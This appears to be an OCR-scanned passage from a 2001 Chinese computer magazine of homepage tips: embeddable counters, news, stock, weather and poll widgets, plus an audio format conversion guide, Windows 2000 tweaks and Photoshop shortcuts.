半个月的辛苦总算没有白费，美丽的个人小家终于在网上落户了。有家的人还希望有许多的友人来参观，与他共同分享这份自由地。为了统计来访的人数，这就需要设置一个计数器。显而易见，计数器已成为当今网站建设中的一个重要功能。

一般情况下，在申请免费主页时都会同时送你一个免费的计数器，我们就以网易为例吧。访问网易的个人服务，申请一个免费主页空间（如果你的主页不在网易上，也可以在它的个人服务上申请一个计数器的代码）。在网易的回执中有如下一段代码：

```
<img SRC="http://mcgi.163.com/cgi-bin/Count.cgi?ft=6&amp;frgb=255;215;0&amp;dd=A|df=FRINEC" NOSAVE BORDER=0 HEIGHT=26 WIDTH=96>
```

现在只要将这段代码放入到首页的HTML文件中的适当位置就可以了。加入后，将文件上传，即可获得一个计数器 您是第█位访问者。。

如果你觉得这个计数器没有体现你的个性或是与你的主页不太协调，下面为你介绍几个富有个性的计数器，它们分别是：

```
<img src=http://www.xz.jsinfo.net/cgi-bin/Count.cgi?ft=7&frgb=255;215;0&dd=katt128|df=sample.dat border=0>
```

效果为：9394051

```
<imgsrc=http://www.xz.jsinfo.net/cgi-bin/Count.cgi?ft=7&frgb=255;215;0&dd=katt142|df=sample.dat border=0>
```

效果为：



以上两例你可以在http://www.xz.jsinfo.net/computer/counter/找到。这里免费的计数器有五百多种，我想一定能满足你的个性需要了。

目前，提供免费计数器的站点很多，如搜狐、自贡等，使用方法基本一样。

梦幻主页 百宝囊之 在线人数统计

□江苏　太子

在线人数统计功能能够即时反映访问主页的当前人数（一般有时间限制，如5分钟统计一次），这样可以很容易地了解该网站的人气情况。目前制作在线人数统计可以用ASP、PHP等，但是不是太难了呢？我们自有高招！

进入http://ad2rich.com/any/reg.cgi，填好相应选项（如图），按"填好了，继续"（提交该表格），之后它便会告诉你一段代码：

```
<SCRIPT src=http://ad2rich.com/any/many.cgi?id=太子&show=online></SCRIPT>
```



将这段代码放入你的主页HTML文件中的适当位置，即可得到功能非常强大的在线人数统计功能 当前在线：人 。说它强大，主要原因在于，它不仅统计在线人数，还可统计总访问人数（也就是计数器）、平均日访问人数及今天总访问人数。怎么样，不错吧？

梦幻主页 百宝囊之滚动新闻

□江苏　太子


现代社会是一个网络信息高速发展的社会，一个能够吸引浏览者的网站不仅依靠天使般的面孔，而且还有每天不断更新的页面内容。个人主页上的内容不可能像一些大网站那样整天进行内容的更新，难道个人主页上的内容就一成不变了吗？当然不是，这里有一个小技巧，只要在你的网页HTML文件的<body>和</body>之间的任何地方加入一段代码，就可以实现每日一新的滚动新闻。

```
<script
src="http://www.yinsha.com/cgi-bin/news/show.pl?types=xxx&sum=xx">
</script>
```

注意：types=xxx，其中xxx表示新闻的类别，新闻类别有：焦点新闻（Title ）、国内新闻（China）、国际

梦幻主页百宝囊之网上寻呼

太子



ÍøÉÏÑ°ºô（Web Paging）是一种通过“网页传呼机”寻呼用户的一种服务。无论何时何地，只要你的朋友能进入网页传呼主页，填写有关信息，就可以方便地把内容传到呼机上，无需拨打长途电话，无需通过传呼台，而且完全免费。如果在你的个人主页上有一个网上寻呼台那该多好啊？马上来做。

第一步：把下面这些Html代码加到<head>和</head>之间。

```
<SCRIPT LANGUAGE=javascript>
function buttoncall_onclick()
<!--
{
  buttoncall.innerHTML="<input onClick='buttoncall_onclick()' type='button' value='WebCall'><APPLET codebase='http://www.123ok.com' code='callend.class' height=0 width=0></APPLET>";
}
//-->
</SCRIPT>
```

第二步：把下面这些Html代码加到<body>和</body>的适当位置。

```
<span id=buttoncall><input onClick="buttoncall_onclick()" type="button" value="WebCall"></span>
```

如果大家想把按钮的英文WebCall换成中文，只要将第二步代码中的“WebCall”换成中文就成了，如换成“太子网上寻呼台”。访问者单击按钮，就可以从网上呼你了。看看效果图，爽吧？！

梦幻主页百宝囊之ICQ在线

□辽宁 来子

你安装ICQ了吗？想不想让看你主页的人知道你的ICQ是否在线呢？方法是打开ICQ，选ICQ菜单中的“Security&privacy”，然后选中“Security”中的“Allow others to view my online presence on”，按“Save”保存（注意：在保存之前一定要先上网，因为ICQ要把你改变的内容保存在ICQ服务器上）。最后在你的主页合适的位置加入如下的语句：

```
<img src="http://online.mirabilis.com/scripts/online.dll?icq=8523023&amp;img=1" border="0" alt="ICQ:XXXXXXX">
```

中间的“XXXXXXX”是你的ICQ号码，后面的img=1是图片的样式，一共有15种，你可以从1到15自由改变。

新闻（World）、财经新闻（Economy）、科技新闻（Tech）、体育新闻（Sport）、娱乐新闻（Entertainment）、社会新闻（Society）等。

sum=xx，其中xx表示新闻的条数，最多可选20条。

下面我们来做一个关于体育方面的滚动新闻，每日10条。根据上面的规则将体育代码插入HTML文件中：


```
<html><head><title>滚动新闻</title></head>
<body>
<script src="http://www.yinsha.com/cgi-bin/news/show.pl?types=sport&sum=10">
</script></body></html>
```

浏览后，将得到当日最新的10条体育方面的新闻，如图所示。当然你可以将各类新闻罗列，做成自己的新闻中心。如果希望得到更多滚动新闻的代码，可以到新英天地（http://newhero.myrice.com/freecode/xinwen.htm）去看一下。

- 英甲-张恩华逃脱禁赛处罚格林姆斯比重谈保级
- 意甲-AC米兰客场惨饮四弹 佛罗伦萨跃居次席
- 英超-门将奉送曼联三分 西曼不慎阿森纳跌至第三
- 一个点球定胜负 香港队3-2击败广东队蝉联省港杯
- 韩国羽毛球公开赛 夏煊泽杀进四强挑战盖德
- 水晶宫第二记重拳终于出手头号目标直指李玮峰
- 成龙之后杨澜成为北京申奥形象大使
- 以球员色胆包天 7名球员召妓被禁赛
- 中美女足对抗赛-中国队一球小胜迎来新世纪开门红
- 美国《时代》周刊大胆预言：乔丹将以失败告终

梦幻主页百宝囊之手机短讯息

太子



“今天你打手机了吗？”“今天你上网了吗？”这些具有时代特征的语言已成为一种时尚。随着网络与通讯技术的不断发展，手机网上短消息已成为人们互相交流的一种新方式。现在的手机短消息服务主要是一些大网站提供的，访问他们的主页还要申请呢，真烦人。拥有个人主页的朋友想不想在主页上来一个手机短讯息服务呢？

将下面的这段代码放入主页HTML文件的适当位置：

```
<FORM name="" action=http://www.zmcc.com.cn/sendmessage.asp method=post target="_blank">
    <TABLE cellSpacing=0 cellPadding=0 width="100" border=1 bordercolorlight="#006DB7" bordercolordark="#FFFFFF" height="162">
  <TBODY> <TR>
    <TD width="76%" height=23>
    <DIV align=left>
    <p align="left"> <font color="#000000">接收者手机号</font><br>
    <INPUT maxLength=16 size=18 name=tonumber designtimesp="16625">   </DIV></TD></TR>
    <CENTER><TR>
    <TD width="76%" height=110>
    <DIV align=left> <font color="#000000">消息内容</font><TEXTAREA name=message rows=5 cols=26></TEXTAREA></DIV></TD></TR>
    <TR>
    <TD width="76%" height=23>
    <DIV align=left> <font color="#000000">消息字符类型</font><SELECT size=1 name=type><OPTIONvalue=0 selected>中文</OPTION> <OPTIONvalue=1>英文</OPTION></SELECT>
  </DIV></TD></TR></TBODY></TABLE>
      </center>
    <DIV align=center>
    <P class=p14><INPUT type=submit value=发送 name=send>
    <INPUT type=reset value=取消 name=Reset> </P>
  </DIV>
  </FORM>
```



将文件上传到存放WEB主页的服务器，一切就OK了。访问一下自己的主页，看一看如图这样的手机短消息，酷吗？赶快行动吧！

梦幻主页百宝囊之收藏夹

来子

上网的人见到好的网页都喜欢把它加入到收藏夹，方便以后再次查阅。为了方便浏览者把你的主页加入收藏夹，你可以在主页加入以下代码，这样你的主页中就会出现一个链接，点击链接，你的主页就被加入到收藏夹了。

```
<script language="JavaScript">
function bookmarkit(){window.external.addFavorite('http://laizi.126.com')}
if (document.all)document.write('<a href="#" onClick="bookmarkit()"><strong>将本站加入收藏夹</strong></a>')
</script>
```

别忘记把代码中的http://laizi.126.com改成你自己主页的地址。

梦幻主页 百宝囊 之 股市行情

□江苏　太子

网络炒股已逐渐流行，信息就是金钱，如果在自己的主页上加上实时股市行情，那访问量一定大增。如何在自己的主页建立一个股市行情呢？跟着做吧！

访问碧海银沙免费资源服务(http://www.silversand.net/free/)，点击上面的“我的股市中心”、“马上申请”，在填写表单的时候注意要把自己网站的LOGO放进去(这样才能说明是你的股市中心呀)。单击“提交”后你将会得到一段代码，将这段代码放入网页的相应位置，将得到图1所示的样子。将文件上传到存放主页的WEB服务器，即可得到一个实时股市行情。

如果要更换网站上的LOGO，你可以单击“我的股市”上的“配置管理我的股市中心”，输入英文名和管理密码（申请时填的）后，重新进行设置。

好了，选一个代号为“600601”的股票看一看（如图2），不错吧！

为了让股民一眼就能看出沪深股市的走势，太子在这里再为大家献上一技。

把下面的代码：

```
<iframe src=http://free.t2t2.com/stockout/stockresult.asp?border=1&width=480&height=25&bgcolor=f7f2d0&bordercolor=000000&fontcolor1=000000&fontcolor2=000000&fontcolor3=red&style=2 WIDTH=480 HEIGHT=26 MARGINWIDTH=0 MARGINHEIGHT=0 HSPACE=0 VSPACE=0 FRAMEBORDER=0 SCROLLING=NO></iframe>
```

复制到你的主页上，你将得到上海深圳股市的指数图（如图3）。

如果你想得到如图4这样的指数图，只要将上面的代码中相应的参数值改为如下就行了。

```
<iframe src=http://free.t2t2.com/stockout/stockresult.asp?border=1&width=198&height=25&bgcolor=f7f2d0&bordercolor=000000&fontcolor1=000000&fontcolor2=000000&fontcolor3=red&style=1 WIDTH=203 HEIGHT=40 MARGINWIDTH=1 MARGINHEIGHT=1 HSPACE=1 VSPACE=1 FRAMEBORDER=1 SCROLLING=NO></iframe>
```




图 1




图2

沪深证券指数	深证成指	4696.86	21.48	上证指数	2076.27	8.09

图 3

深证成指	4696.86	21.48
上证指数	2076.27	8.09

图 4



梦幻主页 百宝囊 之 在线算命

□辽宁　来子

这里所说的算命可不是出于迷信目的哟，纯属休闲娱乐。

到中新网（http://www.cinews.net/live)，点击“免费代码”，加入到主页之后，浏览你主页的人就可以算一算自己的运气如何了，如图。

梦幻主页百宝囊之在线天气预报

□江苏　太子

“天有不测风云”，大家要多多注意天气变化。太子有一次被淋了个落汤鸡，小病一场后，被好多JJ、MM们大骂一场，说我为什么不理她们。如果自己的主页上能每日将天气预报自动更新，该多好。

进入http://www.textclick.com/，新用户先进行简单的新会员注册，注册成功后，“进入用户中心”，单击“内容代理/天气预报”的“申请请进”，而后在新页面中选择一种天气预报的样式，可根据天气预报在你主页中的位置而定（譬如第一种一般放在主页的两侧）。

选取“确定”后，进入天气预报样式的设置页。在这里可以根据你主页的格调与自己的喜好对天气预报样式进行充分自由的个性化设置，主要包括：边框粗细、表格宽度、表格高度、边框颜色、表头表尾色、中间色与文字前景色等。设置完后可以预览，如果觉得不错就可以单击“定制结束”，转入下一页（图1）。到这里你已经申请成功，下面要做的事就是把图1文本框中的代码复制到你主页中存放天气预报的位置，最后效果如图2。



Í¼1



图 2

梦幻主页百宝囊之网上调查

□江苏　太子

春节来临了，新浪对“今年是否要在异地过春节”展开了热烈的网上调查，但是大多数的个人主页都不具备建立网上调查的条件，原因是这种网上调查表需要你的网站支持CGI，其实我们是有捷径可走的。

首先进入http://poll.xilu.com，点击“普遍调查申请”后会弹出一个“西陆资讯娱乐网服务条款”窗口，点取“我接受”，出现包含图1的网页。在这个页面中，填写你的用户名和使用密码，并如实填写你的信箱（当你遗忘密码时，可以从这里取回），填写完毕后，“确认”。当用户名和密码被确认后，进入如图2的一个页面，在这个页面中要填写调查题目和调查选项（注意候选选项要大于2个）。在这里太子以《电脑爱好者》栏目调查为例，填写完毕后点击“预览”就可以看到你的调查在页面上使用的效果了（如图3）。如果满意，就点击“决定了”，否则点击“返回修改”对页面的显示进行修改。当你看到下一页的“请您记住您的调查号****”的时候，恭喜你，你已经成功地申请了调查。你一定要记住调查号和你申请时输入的密码哟，这样你才可以再登录西陆网的免费调查系统去管理维护你的网上调查。

最后一步，也是最重要的一步，就是把刚才申请的网上调查放到你的主页上去。方法很简单，把最后文本框中的一段Javascript代码加入到你的网页上就成了，效果如图4，叫大家都来填写调查表！




图 1



图 3



图 2




图 4

□辽宁　来子

百宝囊之友情链接



做主页的人都有一个共同的目标，那就是增加访问量。为了增加访问量，大家都喜欢与其他的网站互做友情链接，可是手动建立这种链接工作量太大，而且有些大的网站还不愿与不知名的主页做链接。现在网上有一个非常好的友情链接服务，当你注册成他们的用户后，你就会得到一个代码。加入代码的网页当浏览时就会自动出现一个友情链接表（如图），里面有几个或十几个他人的网址，你的主页出现了别人的网址，同样别人的主页也会出现你的网址，都是文字的，不用费力就可以与众多的网友互做链接了。

如果你是一个访问人次达到几千上万人的大站点，那你加入多来米文本交换就相当于一下子和数个访问量与你相当的站点做了文本友情链接，且链接效果更好，因为有网站说明、排行榜等支持。 如果你是一个小站点，那你不必为别人老拒绝和你的站点友情链接而苦恼，你的链接有机会出现在“华军软件园”、“黄金书屋”等大站点上了。在申请这种链接时最好把主页名字和主页的简介写得吸引人一些。这样的一对多友情链接，通常还具有点击统计分析、网站排行榜等功能，真是一举多得。提供此服务的网站有“多来米”(http://links.myrice.com) 等。



□北京　阚玉凤

梦幻主页百宝囊之其他篇

（1）在线电视节目预告（如图1）

在你的网页中加入如下代码:

```
<IFRAME MARGINHEIGHT=0 MARGINWIDTH=0 FRAMEBORDER=0 WIDTH=580 HEIGHT=500 SCROLLING=No SRC=http://free.t2t2.com/tvnet/tv_out.asp?TableColor=9C8EFD&TableWidth=580&TableHeight=500&FontColor=0000FF&BackColor=></IFRAME>
```

（2）在线歌曲排行榜（如图2）

在你的网页中加入如下代码:

```
<iframe src="http://free.t2t2.com/cmusic.asp?bgcolor=f7f2d0&btcolor=cccc99&ltcolor=000000&numcolor=000000&txcolor=000000" WIDTH=145 HEIGHT=220 MARGINWIDTH=0 MARGINHEIGHT=0 HSPACE=0 VSPACE=0 FRAMEBORDER=0 SCROLLING=NO></iframe>
```

（3）在线黄历（如图3）

在你的网页中加入如下代码:

```
<iframe src=http://free.t2t2.com/calender/result.asp?border=1&width=580&height=45&bordercolor=FF7F7C&bgcolor1=9C8EFD&bgcolor2=F7F2D0&headcolor=ffffff&contentcolor=FF0000&style=2 WIDTH=580 HEIGHT=45 MARGINWIDTH=0 MARGINHEIGHT=0 HSPACE=0 VSPACE=0 FRAMEBORDER=0
```



SCROLLING=NO></iframe>

（4）免费 Banner 的制作

漂亮的 Banner 使网站增色不少，对于那些作图功底不是很好的朋友，该怎么办呢？这里有免费的午餐！

进入 http://www.web21design.com/service.htm，点击“Banner 申请”，将出现如图 4 画面。填写好“网站名称”、“网址”、“E-mail”和 Banner 的制作要求（包括像素尺寸大小、文件大小、出现在 Banner 的广告语及文字、具体内容与要求、动态静态选择等），点击“Send>>”之后，具体的 Banner 设计制作就是他们的事情了。惟一的交换条件就是需要在你的网站也放上他们的 Banner。

大家赶紧试试看吧！

小渔：另外，OICQ 在线，可参考《电脑爱好者》2001 年 2 期。由于服务器变更，将原文的 http://infocenter.tencent.com改成http://icon.tencent.com。

在个人主页建立搜索引擎可参考《电脑爱好者》2000 年 24 期。

邮件列表功能见《电脑爱好者》2001 年第 1 期。



图 1


图 2

中文歌曲龙虎榜	
1	其实我很担心-苏永康
2	纯属意外-罗嘉良
3	就算我做错-陈慧珊
4	深蓝-卢巧音
5	将自己给你-刘德华
6	最新消息-容祖儿
7	一人同游-张柏芝
8	一了百了-谢霆锋
9	全日爱-黎明
10	至理名言-郑秀文
	www.textclick.com

〖传统老黄历〗				
今天 2001.1.14	星期日	农历十二 廿十	宜：不记	忌：祈福上书出行上任

图 3

图 4



¿ìËÙÆô¶¯¼ÆËã»ú　编辑 C:\boot.ini 文件中的“timeout=”值,可以达到缩短启动时间的目的。

快速添加收藏夹　如果要将某个网页添加到收藏夹,通常在打开网页后,使用‘收藏/添加到收藏夹...’命令。其实在一个没来得及打开的链接上单击鼠标右键,选择“添加到收藏夹...”命令即可。

快速发邮件　新建快捷方式，内容为“mailto:”,以后只需单击此快捷方式就可创建一封新电子邮件。

如果你经常给某个朋友发电子邮件的话，可以专门为这个朋友创建一个快捷方式，改成“MAILTO:JSXHY@263.NET”即可。

快速显示菜单　WINDOWS2000 的默认菜单显示是“淡入淡出”的效果，速度比较慢。在你的桌面上单击右键，选择“属性”，然后在“效果”标签下将“动画显示菜单和工具提示”右边的“淡入淡出效果”改为“滚动效果”。接下来点击进入注册表，进入“HKEY_CURRENT_USER\CONTROL PANEL\DESKTOP”，在右边窗口双击键值名“MENUSHOWDELAY”，这一项的取值范围是 0-100000 毫秒，将默认值改为“0”或者是“400”即可。

操纵 Windows2000 快快快

□江苏　曾庆祝



音频格式转换也疯狂

□四川 飞扬Ⅱ

计算机上流行着种种音乐存储格式：WAV——“纯正品质，独享尊贵”，MP3——“难以抗拒你的容颜”，RA——“将上网进行到底”，以及MIDI、WMA等等。它们各自为阵，互不相让，让我领“兵”（软件）进入其中，化干戈为玉帛，让它们相互交融，和睦相处！

CD→MP3 这是我们大家最常用到的一种转换，许多播放器中就附带有此功能，如“东方影都”、“豪杰超级解霸2000版”等。超级解霸抓轨工具（图1）采用DirectCDROM技术，自动去除多余的补助数据，使数据量很小，还支持任意位置开始抓取，操作简单。在这里我还想给大家推荐软件Audiograbber和xing公司的AudioCatalyst，其实这两个软件核心是相同的，即AudioCatalyst的内核就是Audiograbber。它们功能强大，抓的音质效果很不错，支持ASPI和MSCDEX两种抓轨方式，又可直接生成MP3文件。由于制作MP3的软件不计其数，使用又很雷同，所以在此就不对它们的使用方法再作详细的介绍了。一般压缩一首5分钟的音乐大约需要3、4分钟。

MP3→WAV 从MP3格式变成WAV格式需要对文件进行重新编码，这个过程也需要特定的压缩工具软件来完成。Ultimate encoder支持WAV和MP3的相互转换，其转换的速度也比较快。此外还有两款软件“MP3toWAV”和“ReMixer MP3 to WAV Converter”。MP3toWAV的特点是支持截段转换，快速高效，可将MP3转换到指定的文件夹，不过在有些机器上不能运行。这是因为软件需要VB运行库支持，要调用Comctl32.ocx文件。所以相比之下ReMixer MP3 to WAV Converter（图2）要更加方便，转换一首MP3大约只需要1分钟的时间。

WAV→MIDI MIDI（Musical Instrument Digital Interface，乐器的数字化接口）文件本身并不是音乐，而是发音命令，相当于“五线谱”，系统根据这些发音命令合成出乐曲，因此MIDI文件非常小，它通常在游戏音乐和网页背景音乐中大量使用。Awave是一个功能非常全面的音频文件管理、编辑工具（图3），支持MIDI文件处理功能，提供音频文件编辑、波表编辑等功能，非常强大。

影响MIDI音乐播放效果的主要因素有：声卡的波表合成能力，软波表配置，以及声卡、音箱的综合性能等。所以如果你的MIDI音乐很难听，这也不足为奇，去买一块好的声卡装上吧！

WAV→RA RA拥有比MP3还要大的压缩比率，而且可以提供基本上类似MP3的音质效果，从而达到音频的“流”式播放。要把WAV文件变为网络流行的RA格式，可以使用制定RA音频格式的Realaudio公司开发的RealProducer（图4）。它使用简单，提供了一个操作向导来带领你完成所有的制作过程，你只要根据Wizard窗口的提示，选择要压缩的文件，制定新生成的文件名，选择合适的压缩比就可以了。注意一点：在最后选择“声音采样标准”时，最好选择Stereo Music（立体声音乐），因为只有立体声采样模式才能保证音乐以原汁原味展现。

MP3（或者WAV）→CD AudioWriter可以帮你建立自己精选曲目的CD，可以将任何的WAV、MP3文件刻进你的CD，有了它，通过刻录设备就可以制作自己的音乐经典合集了。另外，Audio CD Maker也可以直接完成MP3到CD的转换。

RA→CD 可以使用名为Ra2Wav的软件，轻松将RA转换为WAV，然后利用AudioWriter继续转换。

MP3→VQF VQF是YAMAHA和日本的NTT共同开发的一种新音乐格式，它具有比MP3更高的压缩比，能达到1：18（MP3只有1：12），而音质与MP3




图1



图2




图3

不相上下，同时它也是完全免费的。但与VQF相关的工具不是很丰富，再加上推广的原因，因此到现在还有很多人不知道它。但VQF确实是一个非常优秀的音乐压缩格式，不信你可以马上听听！VQnvert（图5）是一款可以直接将MP3转换为VQF的工具，转换工作比较费时。

MP3→WMA Microsoft全新开发了一种WMA（Windows Media Audio）格式，它在音质方面几乎没明显下降，大小却只有MP3的一半左右，而且同样支持音频流技术，音质比RA要好，所以它的出现必将掀起另一高潮。我们在制作时可以使用Audio Converter 2.0，它界面简洁，可以在MP3、WAV、WMA之间相互转换，甚至还可以把CD直接转化成以上三种格式。选择Windows Movie Maker（WindowsMe附带的工具）要更好一些，当你对录制的质量不太满意时，可以将“采样率转换质量”设为“高品质”，不过所产生的文件也会相应增加不少。

转换中典型问题解答：

1.如何从视频文件中提取音频？

一个视频文件的产生通常都是由图像和声音组成。我们要将声音从视频中提取出来，比如当你听到一首好听的电影主题曲、MTV时，就可直接用播放软件保存音频部分，通常都存储为WAV格式，然后根据需要再做调整。常用的豪杰超级解霸2000版就可将VCD的音频截取下来。另外由韩国人开发的Jet Audio也同样支持多种格式（AVI、MPG、DAT），亦支持声音的录制。不过，一般影音文件都不太重视音频，采用高压缩比，所以截取的声音质量是可想而知的。

2.怎样将录音带转录成数字化文件？

许多人的手里都有一些重要的录音带，如流行歌曲、精彩的演讲等，在使用次数频繁、存放时间过长、潮湿的情况下，难以很好地保存。现在，你只要把这些早期的录音带转成数字化文件（如WAV、MP3、RA），就可以不再担心录音带的质量问题了。首先需要购买一根音频转接线，连入声卡的线性输入（Line In）插口，作为采用声音信号的输入端。然后就可通过多款软件——GoldWave、Windows Movie Maker、附件“录音机”等来录取声音。当录音带质量不佳而转录的情况下，难免会有一些杂音。GoldWave提供了去杂音的功能，若需要，大家可以试着调节一下。

3.怎样将音频信号进行过滤，消除杂音？

对于音频信号中的杂音，我们可以利用软件进行消除，以使信号获得一定的补偿。WAVclean软件可将有嘶声或杂音的WAV转成干净的声音，也可将原本8bit的单音转成16bit的立体声。不过Popfix（图6）在同等功能上就显得更为专业些，它也是一个可以用来清除WAV声音文件爆音、杂音的工具，速度相当快。希望你能制作出纯正好听的音乐来！

附软件下载地址：

AudioCatalyst（2922kB）：http://www.win2000.com.cn/down/pwaxac21.zip

Audiograbber（1296kB）：http://www.audiograbber.com-us.net/agfreesetup.exe

Ultimate encoder（2265kB）：http://www.cnvnet.com/download/d/ue2k201.zip

Mp3towav（224kB）：http://www.cnvnet.com/download/d/mp3towav12.zip

Remixer mp3 to wav converter（1722kB）：http://www.newhua.com.cn/down/mp32wave.zip

Awave studio（716kB）：http://www.fmjsoft.com/download/awave71.zip

Realproducer 8.5（4508kB）：http://www.newhua.com/realproducer_8.5_setup.exe

Vqnvert（2800kB）：ftp://ftp.vqf.com/vqnvert/vqnvert-0.4.zip

Audio Converter（386kB）：ftp://ftp.dennisre.com/audconv/audc30b.exe

Wavclean（215kB）：ftp://www.newhua.com/WAVclean155E.zip

Popfix（943kB）：http://software.wx88.net/down/popfix.zip

Audio CD Maker（3694kB）: http://www.avantrix.com/audiocd.exe

AudioWriter（5793kB）：http://download.sina.com.cn/scgi/click.pl?s_id=3094&href=2&ants=/aw13.exe




图4



图5



图6

Photoshop 高级技巧（之二）

¡Ö±¾¿© 网络游侠 2001

1.很多人学 Photoshop 是从 PC 机上开始的，而真正做平面设计的人使用的大多是苹果机（MAC）。PC 版本与 MAC 版本 Photoshop 的应用界面和操作方法基本相似，不过快捷键形式稍有不同。PC 的 Ctrl 键等于苹果机的 Command 键，PC 的 Alt 键等于苹果机的 Option 键，PC 中的右单击在苹果机中为 Option+ 单击。下文的快捷键形式以 PC 为准。

2.无论你用什么工具对图像进行编辑修改，只要按住空格键就可将该工具切换为抓手工具，以便查看图像不同的部分，放开空格键就又回到原始的工具状态。**（强烈推荐）**

3.同时按 Ctrl 和 + 键可以放大视图，同时按 Ctrl 和 - 键可以缩小视图。这两个命令的独特之处就是，当你打开一个滤镜对话框或者其他的对话框时，依然可以对视图进行操作（此时其他的工具都不可用）。**（推荐）**

4.双击抓手工具可满屏显示，双击缩放工具可显示图像的实际大小。**（强烈推荐）**

5.按住 Shift 键后再单击浮动面板的标题栏，该浮动面板将自动吸附到最近的屏幕边缘外。

6．单击可以选择工具，双击可以打开该工具的选项面板。在实战中，有时用快捷键选择工具（如按 B 键可以选中画笔工具）比鼠标点击的速度更快，但是如何用键盘打开选项面板呢？选中一工具后按一下回车键就可以了。

7．打开一个对话框，然后按下 Alt 键，你会发现对话框中的 Cancel 按钮变成了 Reset 按钮，不管你在该对话框中做了些什么，只要单击 Reset 按钮就可恢复到对话框的初始状态了。**（推荐）**

8.上期介绍说，双击或“Ctrl+双击”，Photoshop 的空白底板就可以快速地打开或新建一个图像。如果按住 Shift 键再双击的话又会怎么样呢？它原来是快速保存命令。

9.连续按 F 键，就可以用三种不同的屏幕方式来显示图像了（标准显示模式、带菜单的全屏显示模式和全屏显示模式）。若在全屏模式下按 Shift+F 键，则可以在是否显示菜单项之间进行切换。

10.Photoshop的右键菜单命令是时时变化的，比如在图像窗口的标题条上右击，可快速调出复制、图像大小、画布大小、文件信息等命令。在图像区右击，则右键菜单中显示相应工具的常用命令。**（强烈推荐）**

11.在 Photoshop 的快捷操作中，Shift 和 Alt 键的使用频率可能是最高的了。

用直线工具画线，如果先按下 Shift 键，可绘制出垂直、水平或 45 度角的直线来。

在移动选区、图层的时候，按下 Shift 键并配合小键盘上的四个方向键，可作水平、垂直方向的等距离移动，每次移 10 个像素的距离。

使用画笔、喷枪或铅笔等工具的时候，首先在图片的某一处点击，然后按下 Shift 键，并移动光标到另外一个点上单击，可在两点间以当前前景色画一条直线。

按住 Shift 键可以增加当前选区，按住 Alt 键可以裁剪当前选区，如果同时按下 Shift 和 Alt 键的话，当画出两个重叠的选区时，它们相交的部分将被保留下来……

12. 无论何时按下 Ctrl 键，当前工具将切换为移动工具。如果同时按下 Ctrl 和 Alt 键，并拖动鼠标（或者连续击方向键），则可以复制当前层或者选区的内容。我见过别人使用此功能制作的立体字，效果非常棒。**（推荐）**

13.按 Ctrl+F 键可以重复执行前一次的滤镜效果。**（推荐）**

14.用裁剪工具裁图时，如果离图像边框太近，裁剪框总是吸附到图像边框上，非常讨厌。其实，你只要在拖动裁剪工具选框上的控制点时，先按下 Ctrl 键不放，就可以解决这个问题了。

